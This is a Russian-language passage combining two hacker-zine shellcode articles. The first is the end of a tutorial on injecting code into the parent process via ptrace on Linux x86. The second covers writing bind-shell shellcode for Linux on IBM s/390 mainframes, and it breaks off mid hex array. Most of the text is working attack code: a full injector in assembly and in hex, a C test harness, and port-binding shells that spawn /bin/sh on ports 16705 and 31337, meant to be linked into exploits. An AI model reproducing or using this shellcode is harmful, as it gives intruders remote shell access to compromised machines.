7. Отсоединиться от процесса и дать ему открыть root-шелл.

Причина неработоспособности на системах с неисполняемым стеком: шеллкод загружается именно на стек. Это фича, а не баг. Я слышал о методах, сохраняющих контекст памяти трассируемого процесса, загружающих шеллкод, ожидающих его завершения (обычно после fork) и затем восстанавливающих прежнее состояние. Это возможный путь, но он не очень эффективен: современные патчи против исполняемого стека также запрещают трассировку неограниченных процессов. (По крайней мере, grsec это делает.)

Целевой стек может выглядеть так:

```
[DOWN][стек программы][old_eip][мусор 1024 байта][shellcode][UP]
                     ^> исходный esp здесь        новый eip<^
                          новый<^>esp здесь
```

Важно: перед шеллкодом надо поставить два байта `nop`. Причина проста: если ptrace прервал исполняющийся системный вызов, ядро после PTRACE_DETACH вычтет два байта из `eip`, чтобы перезапустить вызов.

4.2 Внедряемый код

Внедряемый код должен корректно работать с подготовленным стеком: он должен сделать `fork()` и дать исходному процессу продолжить работу, а новый процесс — запустить bindshell. Вот код файла `s1.S`, компилируемого с помощью gcc:

```
/* всё это выполняется в инжектированном процессе */
/* то есть это и есть инжектированный шеллкод     */
.globl injected_shellcode
injected_shellcode:
// адрес возврата был предварительно запушен
nop
nop
pusha           // сохранить всё перед началом
xor %eax,%eax
mov $0x02,%al  //sys_fork
int $0x80       //fork()
xor %ebx,%ebx
cmp %eax,%ebx   // отец или сын?
je  son         // я — сын
//здесь я — отец, восстанавливаю прежнее состояние
father:
popa
ret /* адрес возврата был предварительно запушен */
// код отца завершён

son: /* стандартный шеллкод на ваш выбор */
.string ""

local@darkside:~/dev/ptrace$ gcc -c s1.S
```

Пояснения: первые два `nop` — те, о которых говорилось выше; в финальном шеллкоде я уменьшаю адрес буфера-приёмника на два. `pusha` сохраняет все регистры на стек, чтобы процесс мог восстановить их после fork (имеются в виду `eax` и `ebx`). Если возвращаемое значение fork равно нулю — выполняется сын, туда вставляется любой шеллкод. Если значение не ноль (а PID) — регистры восстанавливаются и выполняется ранее сохранённый `eip`. Программа продолжает работать, как ни в чём не бывало.

4.3 Наш первый код на C

Достаточно теории, перейдём к практическому примеру. Вот программа, которая делает fork, присоединяется к дочернему процессу через ptrace, внедряет код, запускает его и затем завершает дочерний процесс. Файл `p2.c`:

```
#include <stdio.h>
#include <sys/ptrace.h>
#include <linux/user.h>
#include <signal.h>
typedef long int pid_t;

void injected_shellcode();
char *hello_shellcode=
"\x31\xc0\xb0\x04\xeb\x0f\x31\xdb\x43\x59"
"\x31\xd2\xb2\x0d\xcd\x80\xa1\x78\x56\x34"
"\x12\xe8\xec\xff\xff\xff\x48\x65\x6c\x6c"
"\x6f\x2c\x57\x6f\x72\x6c\x64\x20\x21" ;
/* Печатает "hello". Вот и всё! */

char *shellcode;
int child(){
        while(1){
                write(2,".",1);
                sleep(1);
                }
        return 0;
        }
int father (pid_t pid){
        int error;
        int i=0;
        int ptr;
        int begin;
        struct user_regs_struct data;
        if (error=ptrace(PTRACE_ATTACH,pid,NULL,NULL))
                perror("attach");
        waitpid(pid,NULL,0);
        if(error=ptrace(PTRACE_GETREGS,pid,&data,&data))
                perror("getregs");
        printf("%%eip : 0x%.8lx\n",data.eip);
        printf("%%esp : 0x%.8lx\n",data.esp);

        data.esp -= 4;
        ptrace(PTRACE_POKETEXT,pid,data.esp,data.eip);

        ptr=begin=data.esp-1024;
        printf("Inserting shellcode into %.8lx\n",begin);
        data.eip=(long)begin+2;
        ptrace(PTRACE_SETREGS,pid,&data,&data);
        while(i<strlen(shellcode)){
                ptrace(PTRACE_POKETEXT,pid,ptr,(int)* (int *)
(shellcode+i));
                i+=4;
                ptr+=4;
                }
        ptrace (PTRACE_DETACH,pid,NULL,NULL);
        return 0;
}
int main(int argc,char **argv){
        pid_t pid=0;
        if(argc>1)
                pid=atoi(argv[1]);
        shellcode=malloc( strlen((char*) injected_shellcode) +
                strlen(hello_shellcode) + 4);
        strcpy(shellcode,(char *) injected_shellcode);
        strcat(shellcode,(char *) hello_shellcode);
        printf("p2 : trying to launch shellcode on forked process\n");
        if(pid==0)
        pid=fork();
        if (pid){
                printf("I'm the father\n");
                sleep(2);
                father(pid);
                sleep(2);
                kill(pid,9);
                wait(NULL);
        }else{
```

```
                printf("I'm the child\n");
                child();
        }
        return 0;
}
```

Компилируется командой `gcc -o p2 p2.c s1.S`. Полюбуйтесь мастерством копипасты:

```
local@darkside:~/dev/ptrace$ ./p2
p2 : trying to launch shellcode on forked process
I'm the father
I'm the child
...%eip : 0x400c0a11
%esp : 0xbffff470
Inserting shellcode into bffff06c
.Hello,World !.
```

Это действительно сработало: процесс `....` сделал fork, а затем напечатал "Hello, world!".

---

5 - Первая попытка написать шеллкод

Прежде чем начинать, вспомним наши требования. Я буду программировать без жёсткой оптимизации по размеру (это оставляю bighawk или pr1), но с условной компиляцией через препроцессор:

• `gcc -DLONG` — осторожный шеллкод (проверки и т. д.)
• `gcc -DSHORT` — минималистичный шеллкод (делает минимум, но небезопасен).

Так что, если размер критичен, можно завершиться через `exit(0)`, просто прыгнув куда угодно; если размер неважен — можно делать строгие проверки. Буду использовать синтаксис AT&T, компилируемый gcc. Если он вам не нравится, хороший (и большой) awk-скрипт сделает нужное преобразование.

5.1 Когда нужен кто-то, за кем следить

Базовый подход — сначала установить указатель стека на высокое значение. Нельзя быть уверенным, что `esp` не окажется меньше текущего `eip` (например, при переполнении стека). Простейший способ — установить `esp` в `0xbffffe04`. Это значение работает почти на всех виденных мной Linux/x86-машинах: оно близко к нижней части стека, но не слишком, и не содержит нулевых байт. Затем получаем PPID через системный вызов `getppid()` и пытаемся присоединиться к нему. Если attach не удался — в 99% случаев PPID это init. В таком случае увеличиваем PID, пока не найдём что-то трассируемое.

(Предупреждение: отлаживать эту часть кода крайне непросто. Когда вы трассируете процесс, вы становитесь его PPID. В этом случае шеллкод присоединится к вашему отладчику, и возникнет взаимная блокировка. Хорошая антиотладочная техника, не правда ли?) Поэтому добавлена проверка переменной препроцессора `DEBUG_PID` — туда можно вписать любой PID, в который хотите что-то внедрить.

Обратите внимание: PID сохраняется на стек, в ячейку `12(%ebp)`. Это удобно, поскольку он понадобится почти во всех системных вызовах.

5.2 Ожидание (из любви?)

Теперь маленький шеллкод должен дождаться своего «ребёнка». Есть два способа:

• `waitpid(pid, NULL, NULL);`
• большой цикл ожидания.

Поскольку сделать разумно короткий по времени цикл меньшего размера, чем сам системный вызов, не получилось, в коде используется только системный вызов.

5.3 Где же регистры?

Целевой процесс готов к модификации, но сначала нужно извлечь регистры. Регистр `ebp` сохраняется в `esi`, затем `esi` увеличивается на 16 — это будет аргумент `data` для вызова ptrace. После системного вызова целевые регистры начинаются с `16(%ebp)`. Интересующие регистры:

• `esp` : `76(%ebp)`
• `eip` : `64(%ebp)`

Описанные ранее манипуляции с регистрами присутствуют в исходнике шеллкода и не очень сложны, включая псевдо-инструкцию `push` для сохранения старого адреса `eip`.

5.4 Загрузка идёт

«Загрузка» шеллкода, то есть его инъекция в целевой процесс, — просто небольшой цикл. Сам шеллкод не очень очевиден, потому что в качестве счётчика цикла используется `esp`. Мы устанавливаем `esp` в значение макроса `SHELLCODELEN`. В `edi` записываем адрес памяти инжектируемого шеллкода в текущем процессе. `edx` содержит целевой адрес, предварительно уменьшенный на два согласно первому замечанию выше. После `int`, когда `eax` должен быть нулём, можно безопасно использовать его для проверки, достиг ли `esp` конечного состояния.

5.5 Ты станешь мужчиной, сынок

Теперь можно безопасно отсоединиться от процесса. Если забыть сделать detach (из лени или нехватки места), процесс останется в прерванном состоянии — для запуска bindshell потребуется SIGCONT. После этой тяжёлой работы шеллкод может завершиться через системный вызов `exit()`, который обычно не тревожит inetd и не оставляет подозрительных записей в syslog. (В «аккуратной» версии достаточно `ret`, чтобы получить segfault и завершить процесс.)

Включённый bindshell открывает порт `0x4141`. Помните: два быстрых запуска шеллкода могут заблокировать порт `0x4141` на несколько минут. При написании это изрядно раздражало.

Шеллкод ещё не оптимизирован по размеру. Приложенный код компилируется командой:

```
gcc -DLONG -c -o injector.o injector.S
```

После чего линкуется с вашим любимым эксплойтом. Код полностью свободен от нулевых байт. Символы перевода строки, возврат каретки, пробелы, проценты, `0xff` и т. д. не проверялись.

---

6 - Литература и благодарности

man-страница `ptrace()` — понятная, информативная и всё такое.

Документация Intel, том 2: справочник по инструкциям — полезная книга, набитая однобайтовыми инструкциями на все случаи жизни.

Особый привет остальным ребятам с minithins.net, людям из UNF, моей нежной подруге и AT&T за их собственный классный синтаксис ассемблера. Особая благодарность каналам #fr, #ircs, #!w00nf, #segfault, #unf за поддержку, и особенно double-p, fozzy и OUAH, которые поправили мой хромой английский и дали ряд советов.

Приложение: injector.s

```
/* INJECTOR.S VERSION 1.0 */
/* Injects a shellcode in a process using ptrace system call */
/* Tested on : linux 2.4.18 */
/* NOT SIZE-OPTIMIZED YET */


#define SHELLCODELEN 30
□/* That is, size of (the injected shellcode + bindshell)/4 */
#ifndef SHORT
□#define LONG
#endif

#ifdef LONG
□#undef SHORT
#endif
.text
.globl shellcode
.type□ shellcode,@function

shellcode:
/* injector begins here */

mov $0xbffffe04,%esp

/* first thing, we have to find our ppid */
xor %eax,%eax
mov $64,%al□/* sys_getppid□*/
int $0x80
#ifdef DEBUG_PID
□mov $DEBUG_PID,%ax
#endif
□/* put it on the stack */
mov %esp,%ebp□/* save the stack in stack pointer */
mov %eax,12(%ebp)□/* save the pid there */
/* now we have to do a ptrace */
redo:
xor %eax,%eax
mov $26,%al□/* sys_ptrace */
mov 12(%ebp),%ecx
mov %eax,%ebx
mov $0x10,%bl□/* PTRACE_ATTACH */
int $0x80□/* do ptrace(PTRACE_ATTACH,getppid(),NULL,NULL); */
xor %ebx,%ebx
cmp %eax,%ebx
je good□/* we are not leet enough, or ppid is init□*/□
inc %ecx
mov %ecx,12(%ebp)
jmp redo

good:
/* now we have to do a waitpid(pid,NULL,NULL)□*/
mov %eax,%edx /* NULL */
mov %ecx,%ebx /* pid */
mov %edx,%ecx /* NULL */
mov $7,%al /* SYS_waitpid */
int $0x80

getregs:
```

```
/* now get its registers */
xor %eax,%eax /* Should waitpid return 0 ? never ;) */
xor %ebx,%ebx
mov %ebp,%esi
add $16,%esi□/* 16 up of the stack pointer */
mov $12,%bl□/* %ebx is zero, PTRACE_GETREGS */
mov 12(%ebp),%ecx /* pid */
mov $26,%al□/* %eax is zero. */

/* %edx doesn't contain anything since PTRACE_GETREGS doesn't use addr */
int $0x80

/* so now we have registers in 16(%ebp) */
/* two interresting : %eip and %esp     */
/* %eip : (16+48)(%ebp)□□□*/
/* %esp : (16+60)(%ebp)□□□*/
/* rq : 12(%ebx) contains ppid □□*/
/* 8(%ebx) will contain the eip□□*/

custom_push:
sub $4,76(%ebp)□□/* dec the esp */
mov 76(%ebp),%edi□/* put it in our temp eip */
sub $1036,%di
mov %edi,8(%ebp) /* that's the address where we */
□□/* shall start to install our code */
/* we need to push the eip at top of the stack */

mov $26,%al
mov $4,%bl□/* PTRACE_POKETEXT*/
mov 12(%ebp),%ecx /*ppid */
mov 76(%ebp),%edx /* esp we have decremented */
mov 64(%ebp),%esi /* old eip */
int $0x80 /* what a work for push %eip */
mov  %edi ,64(%ebp) /* eip = our code nah, %edi == 8(%ebp) */
/* now put our cool registers set */

setregs:
xor %eax,%eax
xor %ebx,%ebx
mov $26,%al
mov $13,%bl□/* PTRACE_SETREGS*/
/* ppid always set so %ecx */
/* %edx ignored */
mov %ebp,%esi
add $16,%esi
int $0x80
/* registers have been updated. now inject the shellcode */
/* %edi : location in memory where we put the shellcode */

jmp start
goback: /* push on the stack the address of the shellcode to inject */

mov %edi,%edx□/* addr */
dec %edx
dec %edx
/* returning from syscall, eip goes 2 before current eip */
/* with this trick, it goes on 2 nops */
pop %edi□/* data */
xor %eax,%eax
mov $SHELLCODELEN,%al
mov %eax,%esp
mov $4,%bl

loop:
mov $26,%al
mov 12(%ebp),%ecx
mov (%edi),%esi
int $0x80
dec %esp
add $4,%edx  /* target shellcode */
add $4,%edi  /* local shellcode, source */
```

```
cmp %esp,%eax  /* Len > 0 ? */
jne loop

detach:
mov $26,%al
xor %ebx,%ebx
mov $0x11,%bl□/* PTRACE_DETACH */
mov 12(%ebp),%ecx□/* pid */
//xor %edx,%edx
//xor %esi,%esi
int $0x80
/* Now we can exit */

failed:
#ifdef LONG
xor %eax,%eax□□/* exit silently */
mov %eax,%ebx
mov $1,%al□/* sys_exit */
int $0x80 □/* die in peace, poor child */
#endif
#ifndef LONG
ret
#endif

start:
call goback

/* all that part has to be done into the injected process */
/* in other word, this is the injected shellcode          */

// ret location has been pushed previously
nop
nop
pusha □□// save before anything by saving registers
xor %eax,%eax
mov $0x02,%al  //sys_fork
int $0x80□//fork()
xor %ebx,%ebx
cmp %eax,%ebx□// father or son ?
je  son□□// I'm son
//here, I'm the father, I've to restore my previous state
father:
popa
ret
/* code finished for the father */
son: /* standard shellcode, at your choice */

/* Bind shellcode */
lnx_bind:
xor %eax,%eax
cdq /* %edx= 0 */
push %edx /* IPPROTO_TCP */
inc %edx□□/* SOCK_STREAM */
mov %edx,%ebx /* socket() */
push %edx
inc %edx□□/* AF_INET */
push %edx
mov %esp,%ecx

mov $102,%al
int $0x80

mov %eax,%edi /* Save the socket in %edi */

cdq /* %edx= sign of %eax = 0 */
inc %ebx /* bind */ /* was 1, become 2 */
push %edx /* 0.0.0.0 addr */
/*change \/ here */
push $0x4141ff02 /* here, change the 0x4141 for the port */
/*       /\      */
mov %esp,%esi /* save the address of sockaddr in %esi */
```

```
  push $16    /* Size of this shit */ //$16
  push %esi /* struct sockaddr * */
  push %edi /* socket number */
  mov %esp,%ecx
  /* bind() */
  mov $102,%al
  int $0x80

  /* Erf, I use the previous data on the stack, they are even good enough */
  inc %ebx /*3...*/
  inc %ebx /*4 */
  mov $102,%al
  int $0x80 /* Listen(fd,somehug) (somehuge always > 0 so it's good) */

  push %esp/* Len */
  push %esi/* sockaddr* */
  push %edi/* socket */
  inc %ebx /* 5 */
  mov %esp,%ecx
  mov $102,%al
  int $0x80 /* accept */

  xchg %eax,%ebx /* Save our precious file descriptor */
  pop %ecx /* take the value of %edi, that's usualy %ebx-1 */
  duploop:
  mov $63,%al /* dup2 */
  int $0x80
  dec %ecx
  cmp %ecx,%edx
  jle duploop

  //jnl loop /* For each file descriptor before %ebx, dup2() it */


  /* Std lnx_bin_sh_1 shellcode */
  push %edx
  push $0x68732f6e
  push  $0x69622f2f
  mov %esp,%ebx
  push %edx
  push %ebx
  mov %esp,%ecx
  mov $11, %al
  int $0x80

  .string ""
```

Приложение: injector.h

```
   // compiled with -DLONG
   // binds to port 16705
  char injector_lnx[]=
  "\xbc\x04\xfe\xff\xbf\x31\xc0\xb0\x40\xcd"
  "\x80\x89\xe5\x89\x45\x0c\x31\xc0\xb0\x1a"
  "\x8b\x4d\x0c\x89\xc3\xb3\x10\xcd\x80\x31"
  "\xdb\x39\xc3\x74\x06\x41\x89\x4d\x0c\xeb"
  "\xe7\x89\xc2\x89\xcb\x89\xd1\xb0\x07\xcd"
  "\x80\x31\xc0\x31\xdb\x89\xee\x83\xc6\x10"
  "\xb3\x0c\x8b\x4d\x0c\xb0\x1a\xcd\x80\x83"
  "\x6d\x4c\x04\x8b\x7d\x4c\x66\x81\xef\x0c"
  "\x04\x89\x7d\x08\xb0\x1a\xb3\x04\x8b\x4d"
  "\x0c\x8b\x55\x4c\x8b\x75\x40\xcd\x80\x89"
  "\x7d\x40\x31\xc0\x31\xdb\xb0\x1a\xb3\x0d"
  "\x89\xee\x83\xc6\x10\xcd\x80\xeb\x34\x89"
  "\xfa\x4a\x4a\x5f\x31\xc0\xb0\x1e\x89\xc4"
  "\xb3\x04\xb0\x1a\x8b\x4d\x0c\x8b\x37\xcd"
```

```
"\x80\x4c\x83\xc2\x04\x83\xc7\x04\x39\xe0"
"\x75\xec\xb0\x1a\x31\xdb\xb3\x11\x8b\x4d"
"\x0c\xcd\x80\x31\xc0\x89\xc3\xb0\x01\xcd"
"\x80\xe8\xc7\xff\xff\xff\x90\x90\x60\x31"
"\xc0\xb0\x02\xcd\x80\x31\xdb\x39\xc3\x74"
"\x02\x61\xc3\x31\xc0\x99\x52\x42\x89\xd3"
"\x52\x42\x52\x89\xe1\xb0\x66\xcd\x80\x89"
"\xc7\x99\x43\x52\x68\x02\xff\x41\x41\x89"
"\xe6\x6a\x10\x56\x57\x89\xe1\xb0\x66\xcd"
"\x80\x43\x43\xb0\x66\xcd\x80\x54\x56\x57"
"\x43\x89\xe1\xb0\x66\xcd\x80\x93\x59\xb0"
"\x3f\xcd\x80\x49\x39\xca\x7e\xf7\x52\x68"
"\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89"
"\xe3\x52\x53\x89\xe1\xb0\x0b\xcd\x80" ;
 /*size :279 */
```

Разработка шеллкода для Linux/390

Автор: johnny cyberpunk

Содержание

---

1 - Введение

С момента выхода Linux/390 от IBM всё больше машин этого типа можно встретить в реальных сетях. Это достаточный повод для хакера, чтобы внимательнее разобраться в том, как можно эксплуатировать уязвимые сервисы на мейнфрейме. Вспомните: кто является владельцами мейнфреймов? Правильно — крупные вычислительные центры, страховые компании и государственные структуры. В этой статье я расскажу, как писать «плохой код» (он же шеллкод). Приведённый в конце bind-шеллкод следует рассматривать как пример. Другие шеллкоды и эксплойты для известных уязвимостей можно будет найти по отдельной ссылке (см. Литературу) в ближайшие несколько недель.

Предложения, замечания и критику можно отправлять напрямую на адрес электронной почты, указанный в заголовке статьи. Мой gpg-ключ находится в конце документа.

---

2 - История и факты

В конце 1998 года небольшая команда разработчиков IBM из Бёблингена (Германия) приступила к портированию Linux на мейнфреймы. Год спустя, в декабре 1999 года, была опубликована первая версия для IBM s/390. Доступны две редакции:

32-разрядная версия, известная как Linux on s/390, и 64-разрядная версия, известная как Linux on zSeries. Поддерживаемые дистрибутивы: Suse, Redhat и TurboLinux. Linux for s/390 основан на ядре 2.2, zSeries — на ядре 2.4. Запуск Linux возможен несколькими способами:

```
Native       - Linux работает на всей машине целиком, без других ОС
LPAR         - Logical PARtition (логическое разбиение): оборудование
               может быть логически разделено; например, один LPAR
               содержит среду VM/VSE, а другой — Linux.
```

```
  VM/ESA Guest - означает, что клиент также может запускать Linux
                 в виртуальной машине
```

Двоичные файлы представлены в формате ELF (big-endian).

2.1 - Регистры

Для разработки шеллкода нам не нужен весь набор регистров, которым располагает s/390 или zSeries. Наиболее интересны регистры `%r0—%r15`. Тем не менее я перечислю и остальные, чтобы дать общее представление.

```
  Регистры общего назначения   :
          %r0-%r15 или gpr0-gpr15 используются для адресации и арифметики

  Управляющие регистры         :
          cr0-cr15 используются только ядром для управления прерываниями,
          управления памятью, отладки и т.д.

  Регистры доступа             :
          ar0-ar15 программами обычно не используются, но удобны для
          временного хранения данных

  Регистры с плавающей точкой  :
          fp0-fp15 поддерживают IEEE и HFP (Linux использует только IEEE)

  PSW (Program Status Word)    :
          наиважнейший регистр, выполняющий роль счётчика команд,
          указателя на адресное пространство и регистра кода условия.
          Тем, кто хочет узнать об этом регистре подробнее, стоит
          обратиться к ссылкам в конце статьи.
```

2.2 - Система команд

Ниже приведены некоторые полезные инструкции, которые нам понадобятся при разработке шеллкода.

```
  Инструкция                        Пример
  ------------------------------------------------------------------------
  basr (branch and save)        %r1,0               # сохранить значение 0 в %r1
  lhi  (load h/word immediate)  lhi %r4,2           # загрузить значение 2 в %r4
  la   (load address)           la %r3,120(%r15)    # загрузить адрес
                                                    # %r15+120 в %r3
  lr   (load register)          lr %r4,%r9          # загрузить значение из %r9
                                                    # в %r4
  stc  (store character)        stc %r6,120(%r15)   # сохранить 1 байт из
                                                    # %r6 по адресу %r15+120
  sth  (store halfword)         sth %r3,122(%r15)   # сохранить 2 байта из
                                                    # %r3 по адресу %r15+122
  ar   (add)                    ar %r6,%r10         # прибавить значение %r10 к %r6
  xr   (exclusive or)           xr %r2,%r2          # трюк с 0x00 :)
  svc  (service call)           svc 1               # exit
```

2.3 - Системные вызовы

В Linux for s/390 и zSeries системные вызовы выполняются инструкцией SVC с опкодом `0x0a`. Это плохая новость для авторов шеллкодов, поскольку `0x0a` является специальным символом во многих сервисах. Но прежде чем объяснить, как можно избежать использования этого байта, рассмотрим, как операционная система работает с системными вызовами.

Первые четыре параметра системного вызова передаются в регистры `%r2`–`%r5`, а после выполнения SVC код результата оказывается в `%r2`.

Пример вызова execve:

```
        basr□  %r1,0
base:
        la        %r2,exec-base(%r1)
        la        %r3,arg-base(%r1)
        la        %r4,tonull-base(%r1)
        svc     11

exec:
        .string  "/bin//sh"
arg:
        .long   exec
tonull:
        .long   0x0
```

Особым случаем является системный вызов SVC 102 (`SYS_SOCKET`). Сначала необходимо поместить в регистр `%r2` номер нужной функции (socket, bind, listen, accept и т.д.), а `%r3` должен указывать на список параметров, необходимых этой функции. Каждый параметр в списке представлен собственным значением типа `u_long`.

Пример вызова socket():

```
        lhi         %r2,2               # domain
        lhi         %r3,1               # type
        xr          %r4,%r4             # protocol
        stm         %r2,%r4,128(%r15)   # сохранить %r2 - %r4
        lhi         %r2,1               # функция socket()
        la          %r3,128(%r15)       # указатель на значения API
        svc         102                 # SOCKETCALL
        lr          %r7,%r2             # сохранить файловый дескриптор в %r7
```

2.4 - Нативный код

А теперь — пример полного портбайндшелла в нативном виде:

```
        .globl _start

_start:
        basr       %r1,0                    # наш базовый адрес
base:

        lhi        %r2,2                    # AF_INET
        sth        %r2,120(%r15)
        lhi        %r3,31337                # порт
        sth        %r3,122(%r15)
        xr         %r4,%r4                  # INADDR_ANY
        st         %r4,124(%r15)            # 120-127 — struct sockaddr *
        lhi        %r3,1                    # SOCK_STREAM
        stm        %r2,%r4,128(%r15)        # сохранить %r2-%r4, значения API
        lhi        %r2,1                    # SOCKET_socket
        la         %r3,128(%r15)            # указатель на значения API
        svc        102                      # SOCKETCALL
        lr         %r7,%r2                  # сохранить fd сокета в %r7
        la         %r3,120(%r15)            # указатель на struct sockaddr *
        lhi        %r9,16                   # сохранить значение 16 в %r9
```

```
        lr          %r4,%r9                     # размер адреса
        stm         %r2,%r4,128(%r15)           # сохранить %r2-%r4, значения API
        lhi         %r2,2                       # SOCKET_bind
        la          %r3,128(%r15)               # указатель на значения API
        svc         102                         # SOCKETCALL
        lr          %r2,%r7                     # получить сохранённый fd сокета
        lhi         %r3,1                       # MAXNUMBER
        stm         %r2,%r3,128(%r15)           # сохранить %r2-%r3, значения API
        lhi         %r2,4                       # SOCKET_listen
        la          %r3,128(%r15)               # указатель на значения API
        svc         102                         # SOCKETCALL
        lr          %r2,%r7                     # получить сохранённый fd сокета
        la          %r3,120(%r15)               # указатель на struct sockaddr *
        stm         %r2,%r3,128(%r15)           # сохранить %r2-%r3, значения API
        st          %r9,136(%r15)               # %r9 = 16, здесь: fromlen
        lhi         %r2,5                       # SOCKET_accept
        la          %r3,128(%r15)               # указатель на значения API
        svc         102                         # SOCKETCALL
        xr          %r3,%r3                     # следующий блок
        svc         63                          # дублирует stdin, stdout
        ahi         %r3,1                       # stderr
        svc         63                          # DUP2
        ahi         %r3,1
        svc         63
        la          %r2,exec-base(%r1)          # указатель на /bin/sh
        la          %r3,arg-base(%r1)           # указатель на адрес /bin/sh
        la          %r4,tonull-base(%r1)        # указатель на envp
        svc         11                          # execve
        slr         %r2,%r2
        svc         1                           # exit

exec:
        .string  "/bin//sh"
arg:
        .long   exec
tonull:
        .long   0x0
```

2.5 - Обход 0x00 и 0x0a

Чтобы получить чистый рабочий шеллкод, нам нужно обойти две проблемы: во-первых, избавиться от байта `0x00`, во-вторых — от байта `0x0a`.

Рассмотрим первый случай:

```
a7 28 00 02             lhi     %r2,02
```

И моё решение:

```
a7 a8 fb b4             lhi     %r10,-1100
a7 28 04 4e             lhi     %r2,1102
1a 2a                   ar      %r2,%r10
```

Я статически определяю значение -1100 в `%r10`, чтобы использовать его неоднократно. Затем загружаю нужное значение плюс 1100, и следующей инструкцией вычитание 1102−1100 даёт мне нужный результат. Довольно просто.

Чтобы справиться со второй проблемой, необходимо применить самомодифицирующийся код:

```
svc:
        .long 0x0b6607fe          <---- станет svc 66, br %r14 после
                                        модификации кода
```

Обратите внимание на первый байт — сейчас его значение равно `0x0b`. Следующий код изменяет это значение на `0x0a`:

```
basr      %r1,0                  # наш базовый адрес
la        %r9,svc-base(%r1)      # загрузить адрес подпрограммы svc
lhi       %r6,1110               # самомодифицирующийся
lhi       %r10,-1100             # код используется
ar        %r6,%r10               # 1110 - 1100 = \x0a опкод SVC
stc       %r6,svc-base(%r1)      # сохранить опкод svc
```

После модификации код выглядит так:

```
0a 66               svc 66
07 fe               br %r14
```

Для перехода к этой подпрограмме используется следующая команда:

```
basr        □     %r14,%r9     # переход к подпрограмме SVC 102
```

Регистр `%r9` содержит адрес подпрограммы, а `%r14` — адрес, по которому нужно вернуться.

2.6 - Итоговый код

Наконец всё готово — шеллкод готов к первому тесту:

```
        .globl _start

_start:
        basr      %r1,0                  # наш базовый адрес
base:
        la        %r9,svc-base(%r1)      # загрузить адрес подпрограммы svc
        lhi       %r6,1110               # самомодифицирующийся
        lhi       %r10,-1100             # код используется
        ar        %r6,%r10               # 1110 - 1100 = \x0a опкод SVC
        stc       %r6,svc-base(%r1)      # сохранить опкод svc
        lhi       %r2,1102               # portbind-код всегда использует
        ar        %r2,%r10               # реальное_значение-1100 (здесь AF_INET)
        sth       %r2,120(%r15)
        lhi       %r3,31337              # порт
        sth       %r3,122(%r15)
        xr        %r4,%r4                # INADDR_ANY
        st        %r4,124(%r15)          # 120-127 — struct sockaddr *
        lhi       %r3,1101               # SOCK_STREAM
        ar        %r3,%r10
        stm       %r2,%r4,128(%r15)      # сохранить %r2-%r4, значения API
        lhi       %r2,1101               # SOCKET_socket
        ar        %r2,%r10
        la        %r3,128(%r15)          # указатель на значения API
        basr      %r14,%r9               # переход к подпрограмме SVC 102
        lr        %r7,%r2                # сохранить fd сокета в %r7
        la        %r3,120(%r15)          # указатель на struct sockaddr *
        lhi       %r8,1116
        ar        %r8,%r10               # значение 16 сохранено в %r8
        lr        %r4,%r8                # размер адреса
        stm       %r2,%r4,128(%r15)      # сохранить %r2-%r4, значения API
        lhi       %r2,1102               # SOCKET_bind
        ar        %r2,%r10
        la        %r3,128(%r15)          # указатель на значения API
        basr      %r14,%r9               # переход к подпрограмме SVC 102
        lr        %r2,%r7                # получить сохранённый fd сокета
        lhi       %r3,1101               # MAXNUMBER
        ar        %r3,%r10
        stm       %r2,%r3,128(%r15)      # сохранить %r2-%r3, значения API
        lhi       %r2,1104               # SOCKET_listen
        ar        %r2,%r10
        la        %r3,128(%r15)          # указатель на значения API
        basr      %r14,%r9               # переход к подпрограмме SVC 102
        lr        %r2,%r7                # получить сохранённый fd сокета
        la        %r3,120(%r15)          # указатель на struct sockaddr *
```

```
        stm       %r2,%r3,128(%r15)       # сохранить %r2-%r3, значения API
        st        %r8,136(%r15)           # %r8 = 16, здесь fromlen
        lhi       %r2,1105                # SOCKET_accept
        ar        %r2,%r10
        la        %r3,128(%r15)           # указатель на значения API
        basr      %r14,%r9                # переход к подпрограмме SVC 102
        lhi       %r6,1163                # инициализировать SVC 63 = DUP2
        ar        %r6,%r10
        stc       %r6,svc+1-base(%r1)     # изменить подпрограмму на SVC 63
        lhi       %r3,1102                # следующий блок
        ar        %r3,%r10                # дублирует
        basr      %r14,%r9                # stdin, stdout
        ahi       %r3,-1                  # stderr
        basr      %r14,%r9                # SVC 63 = DUP2
        ahi       %r3,-1
        basr      %r14,%r9
        lhi       %r6,1111                # инициализировать SVC 11 = execve
        ar        %r6,%r10
        stc       %r6,svc+1-base(%r1)     # изменить подпрограмму на SVC 11
        la        %r2,exec-base(%r1)      # указатель на /bin/sh
        st        %r2,exec+8-base(%r1)    # сохранить адрес /bin/sh
        la        %r3,exec+8-base(%r1)    # указатель на адрес /bin/sh
        xr        %r4,%r4                 # 0x00 — envp
        stc       %r4,exec+7-base(%r1)    # исправить последний байт /bin/sh\ на 0x00
        st        %r4,exec+12-base(%r1)   # сохранить значение 0x00 для envp
        la        %r4,exec+12-base(%r1)   # указатель на envp
        basr      %r14,%r9                # переход к подпрограмме SVC 11
svc:
        .long 0x0b6607fe                  # наша подпрограмма SVC n + br %r14
exec:
        .string  "/bin/sh\\"
```

В виде C-кода это выглядит так:

```
char shellcode[]=
"\x0d\x10"□□/* basr    %r1,%r0□□□□*/
"\x41\x90\x10\xd4"□/* la      %r9,212(%r1)□□□□*/
"\xa7\x68\x04\x56"□/* lhi     %r6,1110□□□□*/
"\xa7\xa8\xfb\xb4"□/* lhi     %r10,-1100□□□□*/
"\x1a\x6a"□□/* ar      %r6,%r10□□□□*/
"\x42\x60\x10\xd4"□/* stc     %r6,212(%r1)□□□□*/
"\xa7\x28\x04\x4e"□/* lhi     %r2,1102□□□□*/
"\x1a\x2a"□□/* ar      %r2,%r10□□□□*/
"\x40\x20\xf0\x78"□/* sth     %r2,120(%r15)□□□*/
"\xa7\x38\x7a\x69"□/* lhi     %r3,31337□□□□*/
"\x40\x30\xf0\x7a"□/* sth     %r3,122(%r15)□□□*/
"\x17\x44"□□/* xr      %r4,%r4□□□□*/
"\x50\x40\xf0\x7c"□/* st      %r4,124(%r15)□□□*/
"\xa7\x38\x04\x4d"□/* lhi     %r3,1101□□□□*/
"\x1a\x3a"□□/* ar      %r3,%r10□□□□*/
"\x90\x24\xf0\x80"□/* stm     %r2,%r4,128(%r15)□□□*/
"\xa7\x28\x04\x4d"□/* lhi     %r2,1101□□□□*/
"\x1a\x2a"□□/* ar      %r2,%r10□□□□*/
"\x41\x30\xf0\x80"□/* la      %r3,128(%r15)□□□*/
"\x0d\xe9"□□/* basr    %r14,%r9□□□□*/
"\x18\x72"□□/* lr      %r7,%r2□□□□*/
